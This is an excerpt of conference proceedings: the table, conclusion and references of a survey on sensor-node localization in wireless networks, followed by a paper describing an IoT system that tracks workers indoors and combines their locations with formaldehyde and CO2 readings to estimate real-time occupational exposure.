Localization of sensor nodes is crucial in Wireless Sensor Network due to its various applications like surveillance, tracking, navigation, etc. Various techniques for localization have been proposed in literature by different researchers. In this paper, we present a survey localization of nodes in wireless sensor network. This survey is useful to have a global view of localization methods and to allow

TABLE I. SUMMARY OF LOCALIZATIONTECHNIQUES.

Class	Method		Range-free	Range-based	Anchor-free	Anchor-based	Centralized	Distributed
Geometric	Trilateration			•		•		•
	Multilateration			• (TDOA)		•		•
	Triangulation			• (AOA)		•		•
Multidimensional	MDS(MDS-MAP(c))		•		•		•	
	MDS-MAP(p)		•		•			•
	CCA-MAP		•		•		•	
Area-based	CPE	CPE original	•			•	•	
		simplified CPE	•			•		•
	Centroid		•			•		•
	BoundingBox			•		•		•
	APIT		•			•		•
	AT-Family	AT-Free	•			•		•
		AT-Dist		• (SumDist)		•		•
		AT-Angle		•		•		•
General	Probabilisticapproach			• (RSSI)		•		•
	GPS-Less		•			•		•
	GPS-Free			•	•			•
	APS			•		•		•

knowing which algorithm is better with regard of the utilization context.

In the future, we want to continue our work in the direction of improvement of the precision of positioning. We will be interested in the family of localization Geometric. More exactly, we propose a combination of multilateration and trilateration algorithms by using the technology of measure of distance RSSI.

REFERENCES

[1] L. Gui, “Improvement of range-free localization systems in wireless sensor networks,” Doctoral dissertation, Toulouse, INSA, 2013.

[2] N. Bulusu, J. Heidemann, and D. Estrin, “GPS-less low cost outdoor localization for very small devices,” Personal Communications, IEEE, vol.7, no.5, 2000, pp.28–34.

[3] B. Hofmann-Wellenhof, H. Lichtenegger, and J. Collins, “Global positioning system: theory and practice,” GPS-Global Positioning System. Theory and Practice, by Hofmann-Wellenhof, B.; Lichtenegger, H.; Collins, J.. Springer, Wien (Austria), 1997, XXIII+ 389 p., ISBN 3-211-82839-7, Price DM 86.00. vol.1, 1997.

[4] Y. D. Lee and W. Y. Chung, “Wireless sensor network based wearable smart shirt for ubiquitous health and activity monitoring”, Sensors and Actuators B: Chemical, vol. 140, no. 2, 2009, pp. 390–395.

[5] S. Basagni and al, “A distance routing effect algorithm for mobility (DREAM),” In: Proceedings of the 4th annual ACM/IEEE international conference on Mobile computing and networking. ACM, 1998, pp.76–84.

[6] B. Karp and H. T. Kung, “GPSR: greedy perimeter stateless routing for wireless networks,” In Proceedings of the 6th annual international conference on Mobile computing and networking, ACM, 2000, pp. 243–254.

[7] K. Alzoubi and al, “Geometric spanners for wireless ad hoc networks,” Parallel and Distributed Systems, IEEE Transactionson, vol.14, no.4, 2003, pp.408–421.

[8] N. Li and J. C. Hou, “Localized topology control algorithms for heterogeneous wireless Networks,”IEEE/ACM Transactions on Networking (TON), vol.13, no.6, 2005, pp.1313–1324.

[9] Y. C. Hu, A. Perrig, and D. B. Johnson, “Packet leashes: a defense against wormhole attacks in wireless networks,” In: INFOCOM 2003. Twenty-Second Annual Joint Conferences of the IEEE Computer and Communications. IEEE Societies, vol. 3, 2003, pp. 1976– 1986, IEEE.

[10] S. Wang, J. Yin, Z. Cai, and G. Zhang, “A RSSI-based self-localization algorithm for wireless sensor networks,”Journal of Computer Research and Development, 2008, pp. 385–388.

[11] M. Guerriero, S. Marano, V. Matta, and P. Willett, “Some aspects of DOA estimation using a network of blind sensors,” Signal Processing,vol.88,no.11,2008, pp.2640–2650.

[12] H. L. Chen, H. B. Li, and Z. Wang, “Research on TDoA-based secure localization for wireless sensor networks,”Journal on Communications, vol.29, no.8, 2008, pp.11–21.

[13] D. Niculescu and B.Nath, “Ad hoc positioning system (APS) using AOA,” Twenty-Second Annual Joint Conference of the IEEE Computer and Communications. IEEE Societies. IEEE, vol. 3, 2003, pp. 1734–1743.

[14] B. Gautam and T. C. Aseri, “Localization techniques for mobile wireless sensor networks,” International Journal of Software and Web Sciences (IJSWS), vol. 4, no. 2, 2013, pp. 84–88.

[15] O. S. Oguejiofor, A. N. Aniedu, H. C. Ejiofor, and A. U. Okolibe, “Trilateration based localization algorithm for wireless sensor network,”In International Journal of Science and Modern Engineering (IJISME), vol. 1, September2013, pp. 21–27.

[16] F. Santos, “Localization in wireless sensor networks,” ACM Journal Name, vol. 5, 2008, pp. 1–19.

[17] W. S. Torgerson, “Multidimensional scaling: theory and method,” Psychometrika, vol. 17, no.4, 1952, pp. 400–420.

[18] S. Patil and M. Zaveri, “MDS and trilateration based localization in wireless sensor network,” Wireless Sensor Network, vol.3, no. 6, 2011, pp. 198–208.

[19] J. Bachrach and C. Taylor, “Localization in sensor networks,” Massachusetts Institute of Technology Cambridge, MA 02139, 2010.

[20] Y. Shang and W. Ruml, “Improved MDS-based localization,” In INFOCOM2004, twenty-third annual joint conference of the IEEE computer and communications societies, Hong Kong, China, 2004, pp. 2640–2651.

[21] K. Xu, Y. Liu, C. Xu, and K. Xu, “A cluster-based and range- free multidimensional scaling-MAP localization scheme in wsn,” In Computer Engineering and Networking, Springer InternationalPublishing, 2014, pp.1253–1262.

[22] J. Herault and P. Demartines, “Curvilinear component analysis: a self-organizing neural network,” Neural Networks, IEEE Transactions on, vol. 8, no. 1, 1997, pp 148–155.

[23] T. He, B. M. Blum, C. Huang, J. A. Stankovic, and T. Abdelzaher, “Range-free localization schemes for large scale sensor networks,” In Proceedings of the 9th Annual International Conference on Mobile Computing and Networking (MobiCom), San Diego, CA,2003, pp. 81–95.

[24] W. Tie-zhou, Z. Yi-shi, Z. Hui-jun, and L. Biao, “Wireless Sensor Network Node Location Based on Improved APIT,” In Journal of SurveyingandMappingEngineering,vol.1, 2013, pp.15–19.

[25] S. Simic and S. Sastry, “Distributed localization in wireless ad hoc networks,” Technical Report UCB/ERL, vol. 2, 2002.

[26] L. Doherty, K. S. J. Pister, and L. Elghaoui, “Convex position estimation in wireless sensor networks,” In INFOCOM 2001, Twentieth Annual Joint Conference of the IEEE Computer and Communications Societies, Proceedings. IEEE. IEEE, 2001, pp. 1655– 1663.

[27] J. P. Sheu, J. M. Li, and C. S. Hsu, “A distributed location estimating algorithm for wireless sensor networks,” In Sensor Networks, Ubiquitous, and Trustworthy Computing, 2006, IEEE International Conference on vol. 1, 2006, pp. 8–pp, IEEE.

[28] C. Saad, A. Benslimane, and J. C. König, “AT-Family: distributed methods for localization in sensor networks,” May 2007. pp. 1–32.

[29] V. Ramadurai and M. L. Sichitiu, “Localization in wireless sensor networks: a probabilistic approach,”In International conference on wireless networks, 2003, pp. 275–281.

[30] S. Capkun, M. Hamdi, and J. P. Hubaux, “GPS-free positioning in mobile ad hoc networks,” Cluster Computing, vol. 5, no 2, 2002, pp. 157–167.

[31] L. Wang and Q. Xu, “GPS-free localization algorithm for wireless sensor networks,” Sensors, vol. 10, no 6, 2010, pp. 5899–5926.

[32] D. Niculescu and B. Nath, “Ad hoc positioning system (APS),” In Global Telecommunications Conference, 2001. GLOBECOM'01. IEEE, vol. 5, 2001, pp. 2926–2931, IEEE.

Development of an IoT-based System for Real Time Occupational Exposure Monitoring

Houssem Eddine Fathallah[1,2], Vincent Lecuire[1], Eric Rondeau[1], Stéphane Le Calvé[2]
[1]CRAN UMR 7039, University of Lorraine, Nancy, France
[2]ICPEES UMR 7515, University of Strasbourg, Strasbourg, France
Email: {Houssem-eddine.fathallah, Vincent.lecuire, Eric.rondeau}@univ-lorraine.fr, slecalve@unistra.fr

***Abstract*—A large number of air pollutants have known or suspected harmful effects on human health and the environment. The objective of CAPFEIN (CAPteur de FormaldEhyde INtelligents) project funded by the French National Research Agency is to develop smart system enabling to estimate personal air pollution exposure of employers working in closed environment. In this paper, the development of an Internet of Things-based real time occupational air pollution exposure monitoring system is described. The system combines user indoor location provided by a wireless indoor positioning device with real time pollutants concentrations provided by a multi-pollutant sensing unit deployed in each indoor microenvironment. The system was tested for real time occupational exposure assessment to formaldehyde and CO_2 air pollutants. The system provides accurate and real time occupational exposure assessment. The real time and continuous monitoring capability makes it possible to better predict worker health risks and protect them from occupational overexposure to air pollution.**

Keywords-Air quality; sensor networks; Internet of Things; personal exposure; real time monitoring.

I. INTRODUCTION

The human health consequences of air pollution are considerable. The world health organization (WHO) estimates that 800 000 people per year die from the effects of air pollution [1]. In addition to posing a serious public health problem, poor indoor air quality impacts worker productivity. Human exposure was defined as the interface between humans and the environment; the impacts of air pollution on an individual’s health are related to their exposure concentrations in the different locations in which they spend time. In general, occupational environment is a space which worker exposure can be assessed with difficulty. Two fundamental information are necessary to estimate personal exposure; the concentration of pollutant in different environments and individual time activity. Last, recent development in communication and information technology allows occupational exposure monitors to be ubiquitous and part of everyday activities without significantly impact personal daily function. Real time environmental sensing is the integration of different micro environmental detection sensors with data communication device into one system, in which the data acquired can be used for further processing and visualization [2][3]. Ubiquitous sensing enabled by Wireless Sensor Network (WSN) technologies offers the ability to measure, infer and understand environmental indicators. A WSN consists of autonomous sensor nodes that sense some physical phenomena in their surroundings and transmit the sensed data to a centralized unit, through single or multi-hop connectivity. WSNs have gained more significance as the foundation infrastructure for a new and interesting technology era: the Internet of Things (IoT). IoT can be represented as a main enabling factor of promising paradigm for integration of several technologies for communication solution. As defined by European Research Cluster on the Internet of Things (IERC) [4] IoT is "A dynamic global network infrastructure with self-configuring capabilities based on standard and interoperable communication protocols where physical and virtual “things” have identities, physical attributes, and virtual personalities and use intelligent interfaces, and are seamlessly integrated into the information network". IoT has emerged to be attractive in many applications such as, health care, target tracking and surveillance. This paper proposes the implementation of an IoT-based real time occupational exposure monitoring system using multi-pollutant sensors nodes to measure air pollutants concentrations in different indoor microenvironments and wearable tags for real time indoor personal tracking. The remainder of this paper is organized as follows. In Section II, the related work and an overview of previous personal exposure monitors are discussed. Section III, Presents an overview about air pollution monitoring in the context of occupational exposure assessment Section IV, describes the architecture and implementation of an IoT-based real time occupational exposure monitoring system and provides experimental results. Finally, Section V reports our conclusions.

II. RELATED WORK

Several wearable systems for personal monitoring have been developed and tested [5]-[13]. WearAir is a low-cost Volatile organic compounds (VOCs) sensor embedded T-shirt indicates VOCs levels with light-emitting diodes (LEDs) [5]. However, because WearAir does not have real

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8

time locations recording module, the exposure measures cannot be connected to personal activity context directly. Recently, several studies and projects in literature take advantage of global positioning system (GPS) receivers as a tool for people tracking combined with air quality sensors. In Negi et al. [6], a wearable monitor with real-time and continuous personal monitoring was developed to measure concentrations of total hydrocarbons and total acids in real-time, and send the data to a cell phone using wireless communication. The same approach is used in Brown et al. [7]. Adams et al. [8] developed a particulate matter (PM) exposure monitoring system. The system includes a portable GPS receiver to track individual time and location, and air quality sensors to record temperature and PM exposure level. Rudman et al. [9] implemented “THE eGS SYSTEM” project on measuring air quality using a carbon monoxide CO sensor associated with GPS receiver. Recent project such as N-SMARTS [10] integrates CO, NO_2 and SO_2 sensors with GPS-embedded phone into a single pack, using Bluetooth as the communication support between sensors and smartphone. Area's Immediate Reading (AIR) project [11] uses real time portable GPS-air monitoring devices. Individual air pollutants exposure are measured and transmitted to the network database center. Common Sense [12] developed a portable handheld device that measured CO, NO, O_3, temperature and humidity data associated with GPS location using mobile phone chip. These data were uploaded to a database server through GPRS [12]. GPS receivers have been applied successfully in human exposure studies [6]-[12] but there are limits to the general applicability of this technology. The main problem when using GPS devices is the poor coverage of satellite signal inside buildings or near certain materials such as body panels and metals decreases its accuracy and makes it unsuitable for indoor location estimation. GPS spatial resolution is around 3 m in outdoors and 5 m inside buildings [13]. Furthermore, these wearable systems may not be used to detect all air pollutants or as a multi-pollutant monitors, due to sensor size, weight and cost constraints. These approaches are limited to a number of air pollutants where its concentrations can be measured using small integrated sensors. It is for these reasons that there is an urgent need to develop a real time occupational exposure monitoring system for the indoor environments integrating more accurate real time indoor positioning system and multi-pollutant sensors nodes.

III. AIR QUALITY MONITORING

A. *Real time occupational exposure monitoring model*

The proposed model estimates occupational exposures by combining the information on the measured concentration of pollutants, the movements of a worker in various microenvironments and the time duration a worker spent in each microenvironment. In order to protect the occupational safety and health, Time-Weighted Average Individual Exposure E_{TWAI} (Represents the allowable average individual air pollution exposure for a given period of time in relation to guidelines values duration) is updated periodically and compared with the $E_{TWAI\ Limit}$ based on guidelines values and country regulations. In case of exceeding individual exposure limits, the alert management unit triggers the appropriate action (warning, ventilation, ask worker to take a break time, etc…) to ensure personal health and risk prevention. An overview of real time occupational exposure monitoring model is shown in Figure 1, where C_{MEj} is air pollutant concentration in microenvironment j and Ej is individual exposure to air pollutant in microenvironment j.




Figure 1. Conceptual model for real time occcupational exposure monitoring

B. *Formaldehyde*

The classification of formaldehyde as a known human carcinogen by IARC is based on previous studies of workers exposed to formaldehyde [14]. Additional health effects of exposure to formaldehyde include respiratory and eye irritation and contact dermatitis. Formaldehyde is a major industrial chemical for numerous industrial processes. It has three basic industrial uses: as an intermediate in the production of resins, as an intermediate in the production of industrial chemical and as a bactericide or fungicide. Formaldehyde is present in consumer and industrial products as preservatives or bactericides (e.g., shampoos, hair preparations, deodorants, cosmetics and mouthwash).

Several international safety and occupational health organizations proposed guideline and reference values of formaldehyde exposure by inhalation. Indoor guideline values are classified according to duration of exposure as shown in Table I.

TABLE I. GUIDELINE VALUES FOR FORMALDEHYDE IN INDOOR AIR

Duration	Value (µg. m^{-3})	Source
30 min	100	Australia -Japan-Norway-U.K.-WHO
2 H	50	AFSSET France
8 H	33	USA
	50	Canada
	120	Singapore-Korea
24 H	50	Poland
	60	Norway

A guideline value of (100 µg m^{-3}, 30 min) was defined as a safe concentration as regards the carcinogenic effect of formaldehyde in the human organism [15]. France discusses guideline value of the order of 50 µg m^{-3} for a 2h exposure [16]. Long-term exposure values in indoor guidelines are based on 8h and 24h time duration, guideline values between 33 µg m^{-3} and 120 µg m^{-3} are proposed for 8h exposure. In Poland and Norway guideline values of 50 µg m^{-3} and 60 µg m^{-3} are respectively proposed for 24h exposure.

C. Carbon Dioxide (CO_2)

Carbon dioxide (CO_2) is a good indicator of proper building ventilation and indoor air exchange rates. Consequently, it is measured in buildings to determine if the indoor air is adequate for humans to occupy the building. CO_2 is considered to be a potential inhalation toxicant and a simple asphyxiate [17]. This is why the concentration of CO_2 in indoor air is a criterion on which regulations for building ventilation are based. In France, the current regulatory and normative limit values usually vary from 1000 to 1500 ppm.

IV. System Design and evaluation

We introduce the architecture of an IoT-based real time occupational exposure monitoring system in Sec. A. We then discuss the implementation of the system in Sec. B. Sec. C provides experimental results.

A. System architecture

The architecture of an IoT-based real time occupational exposure monitoring is shown in Figure 2. Indirect estimates of exposure may be made by combining measurements of pollutant concentrations at fixed sites with information on personal real-time indoor coordinates. The workplace is divided into microenvironments. Each microenvironment is equipped with a multi-pollutant sensors node, for measuring air pollutants concentrations, and a positioning system (zone locator and wearable tag) to identify in real time worker's localization. Pollutants concentrations and real time personal coordinates data are remotely collected in a data center in which data are processed and made available to users. IoT is implemented as a network of interconnected "things" (Tags and multi-pollutant sensors nodes), each of which can be addressed using unique id and communicates based on standard communication protocols.

1) Wireless Sensor Network

Wireless sensor network can be divided into two parts: air pollution sensors nodes for real time indoor air pollutants concentrations and indoor positioning system for real time personal tracking.

a) Multi-pollutant sensor node: Indoor air pollutants concentrations are measured using the concept of microenvironments [18]. The workplace is decomposed into microenvironments; air pollutants concentrations are measured using a multi-pollutant sensors node placed in each homogeneous microenvironment. Each node monitor the indoor air quality and sends periodically and wirelessly a message $<Node\_Id, C_{p1}, \ldots C_{pn}, t>$, which contains the node identifier, pollutants concentrations C_{pn} and the measured time t through the gateway to a central storage system in which data are processed.

b) Indoor positioning system: To measure a personal indoor air pollution exposure, locations and time spent in each location are two critical factors. Zone locator combined with wearable tag is used as a solution to provide worker's time activity information. Each employee wears a tag with a unique Id. The tag sends periodically a message contains its Id and the location_Id provides by the zone locator *<Tag_Id, Location_Id>* through the gateway to a central system.

2) Data Center: central system

Data center is the server of whole system. It stores and processes the data. This is the central system which integrates three software components: multi-pollutant sensors node and wearable tag configuration function, data collection function and data management system. Data collection process is based on the event-driven paradigm. Data management is the process of real time displaying air pollutants concentrations and indoor positioning coordinates generated respectively by the multi-pollutant sensors nodes and wearable tags, synchronizing and combining data, storing the data into a database, and then archiving the data for later analysis. In case of exceeding individual exposure limits the central system trigger in real time the appropriate action (Warning, ventilation, ask worker to take a break time etc…) to ensure risk prevention and to avoid any personal health.

B. System implementation

In this section, a worker exposure to formaldehyde and CO2 in workplace scenario was developed and tested. In our architecture, the system design and implementation is divided into three phases: multi-pollutant sensors node implementation, indoor positioning system implementation, and the central system, includes web services for data collection and data management, implementation. As shown in Figure 3, multi-pollutant sensors node is an integrated platform for air quality sensing, which is constructed from combination of an Olimex PIC32-MAXI-WEB board [19] and microchip MRF24WG0MA IEEE 802.11 b/g Wi-Fi transceiver module [20] and environmental sensors including SHT11 temperature and relative humidity sensor [21], T6613C CO2 sensor [22] and Grove-HCHO formaldehyde sensor[23]. The Olimex PIC32-Maxi-Web is a microcontroller network development board based around a 32-bit microcontroller PIC32MX795F512L and featuring a color touch screen LCD and extension connectors for external module like Wi-Fi module and environmental sensors.

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8




Figure 2. System architecture

A Wireless network is built by the combination of node Wi-Fi module in the Olimex PIC32 board and a sink node constructed by configuring the Wi-Fi gateway. Each node reads connected sensors values and sends periodically a message <*Node_Id*, *T*, *H*, C_{CO2}, C_{HCHO}, *Date*, *Time*> to the central system through the Wi-Fi network.

RF code wearable tag and zone locator are used for real time personal tracking. As shown in Figure 4, the IR signals used to locate people are combined with RF signals, which perform synchronization and coordination in the positioning systems and increase the system coverage area. In each located place or microenvironment, one or more room detectors (zone location) are fixed and continually transmitting a unique identification IR signal *Location_Id*. Each personal wearable tag hears the room detectors signals and transmits the microenvironment id *(Location_Id* is the same id as *Node_Id)* combined with the unique *Tag_Id* to the central indoor receiver (Gateway) using RF communication. The tracking and location information data are transmitted periodically to the central system via internet. By estimating the location of the tag taken along with the person, the indoor positioning system can locate persons in its coverage area with microenvironment accuracy.




Figure 3. Multi-pollutant sensors node demonstration




Figure 4. Overview of the indoor positioning system

The central system is a back-end server that stores gathered data and provides those data for several services. The supervisor can remotely configure the measurement period of the multi-pollutant sensors node and the wearable tag. A web application includes web server and web interface, which is constructed based on PHP compliant Apache web server with MYSQL database was implemented in the central system side. Received data are stored into the MYSQL database in the following form: <*Node_Id*, *T*, *H*, C_{CO2}, C_{HCHO}, *Date*, *Time*> and <*Tag_Id*, *Location_Id*, *Date*, *Time*> respectively for air pollutants concentrations and indoor personal location. Personal indoor locations have been combined with real-time air pollutants concentrations using an occupational exposure assessment algorithm in order to calculate time-weighted average individual exposure $E_{TWAi.}$ Figure 5 shows the flowchart of the algorithm. Occupational exposure estimation process would be triggered by one of these two events: (1) The reception of new air pollutants measurement or (2) A change in a person's physical location. In the first case, the process detects all workers locations <*Tag_Id*, *Location_Id*> and combines location data with the newest air pollutants concentrations. Then, the process updates each individual air pollutant concentration $C_i(t_n)$ with the new received air pollutant concentration $C_j(t_n)$ where j is the microenvironment j where participant is located. In this case the time spent in the microenvironment is $T_i = t_m - t_{last}$ where t_m is the new air quality measurement time and t_{last} is the last event trigger time. When a new worker location is received, the process receives <*Tag_Id*, *new_Location_Id*> message from worker's tag and updates the individual air pollutants concentrations $C_i(t_n)$ with the last received air pollutants concentrations $C_j(t_{n-1})$. In this case, the time spent

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8

in the microenvironment is $T_i = t_{mo} - t_{last}$ where t_{mo} is the time when new location event is received.




Figure 5. Flowchart of real time occupational exposure assesment process

Finally the process updates t_{last} and calculates the time-weighted average individual exposure E_{TWAi} for each worker in real time bases on mathematical model to make the link between individual air pollutant concentration C_i and exposure time duration $T_{i.}$

$$E_{TWAi} = \frac{\sum_{n=1}^{k} C_i(t_n) * T_i}{Period\ of\ exposure} \qquad (1)$$

Where k is the number of event trigger during the exposure period.

C. Results and discussion

Poor ventilation and air quality inside indoor workplaces are leading causes of serious illness and loss of productivity in these workplaces. Continuous monitoring of air pollution is therefore an essential part of health and safety that could make a significant impact. We demonstrated that the IoT-based real time occupational exposure monitoring could provide effective monitoring of personal air pollution exposure at these sites. Figure 6 and Figure 7 show the levels of formaldehyde and CO2 monitored by multi-pollutant sensors nodes in 4 microenvironments: office_1, office_2, open office area and copy room. Formaldehyde and CO2 concentrations are taken every 5 minutes between 8:00AM and 12:00AM. As shown in Figure 6 and Figure 7 the levels of formaldehyde and CO2 are very high in copy room. Insufficient ventilation and photocopier was often found to be the cause. A good air quality was detected in the open office area.




Figure 6. Formaldehyde levels in (a) office_2 (b) office_1 (c) open office area (d) copy room





Figure 7. CO_2 levels in (a) office_2 (b) office_1 (c) open office area (d) copy room

Figure 8 shows the real time occupational exposure levels and ETWAi (with 30 min averaging time) to formaldehyde and CO2. The levels of personal formaldehyde and CO2 exposure increase sharply every time when the worker entered the copy room.






Figure 8. Personal exposure levels and E_{TWAI} to (a) formaldehyde and (b) CO_2

As shown in Figure 8, the $E_{TWAI\ Limit}$ of CO_2 fixed to 1000 ppm was exceeded a couple of times during the experiment period and alert message was sent to the occupational health and safety administration.

V. Conclusion

High level of air pollution can cause health problems for workers. Quantifying human exposure to air pollutants in real time is a challenging task as worker time-activity patterns effect exposure to air pollution over time and space. Also, the variation of ambient pollutants concentrations in space and time make the quantification difficult. The development of an IoT-based real time occupational exposure monitoring for real time workers health and safety monitoring will help to be able to see high level workers exposure and their relation to specific microenvironments, sources and work tasks. The measurement of time, location and concentration allows the determination of worker's time weighted average exposure. This novel indoor monitoring approach allows real time analysis of occupational air quality problems and making decision and action with regard to pollutants concentrations control policies and worker health protection. This approach can be extended to other type of pollution monitoring such as noise pollution.

Acknowledgment

This research is a part of CAPFEIN project funded by the French National Research Agency (ANR-11-ECOT-013).

References

[1] WHO the World Health Report - Reducing Risks, Promoting Healthy Life, 2000.

[2] S. J. Oh and W. Y. Chung, "Room environment monitoring system from PDA terminal". International Symposium on Intelligent Signal Processing and Communication Systems, Seoul, Korea 2004, pp. 497–501.

[3] A. AL-Ali and I. A. Zualkernan, "mobile GPRS-sensors array for air pollution monitoring". IEEE Sens. J. 2010, pp. 1666–1671.

[4] O. Vermesan, et al., "Internet of Things Strategic Research Agenda", Chapter 2 in O. Vermesan and P. Friess (Eds.), Internet of Things—Global Technological and Societal Trends, River Publishers, Aalborg, Denmark, 2011, ISBN 978-87-92329-67-7.

[5] S. Kim, E. Paulos and M. D. Gross, "WearAir: Expressive t-shirts for air quality sensing". In TEI'10, Cambridge, USA, 2010, pp. 295-296.

[6] Negi I, et al., "Novel monitor paradigm for real-time exposure assessment" Journal of Exposure Science and Environmental Epidemiology, 2011, pp. 419-426.

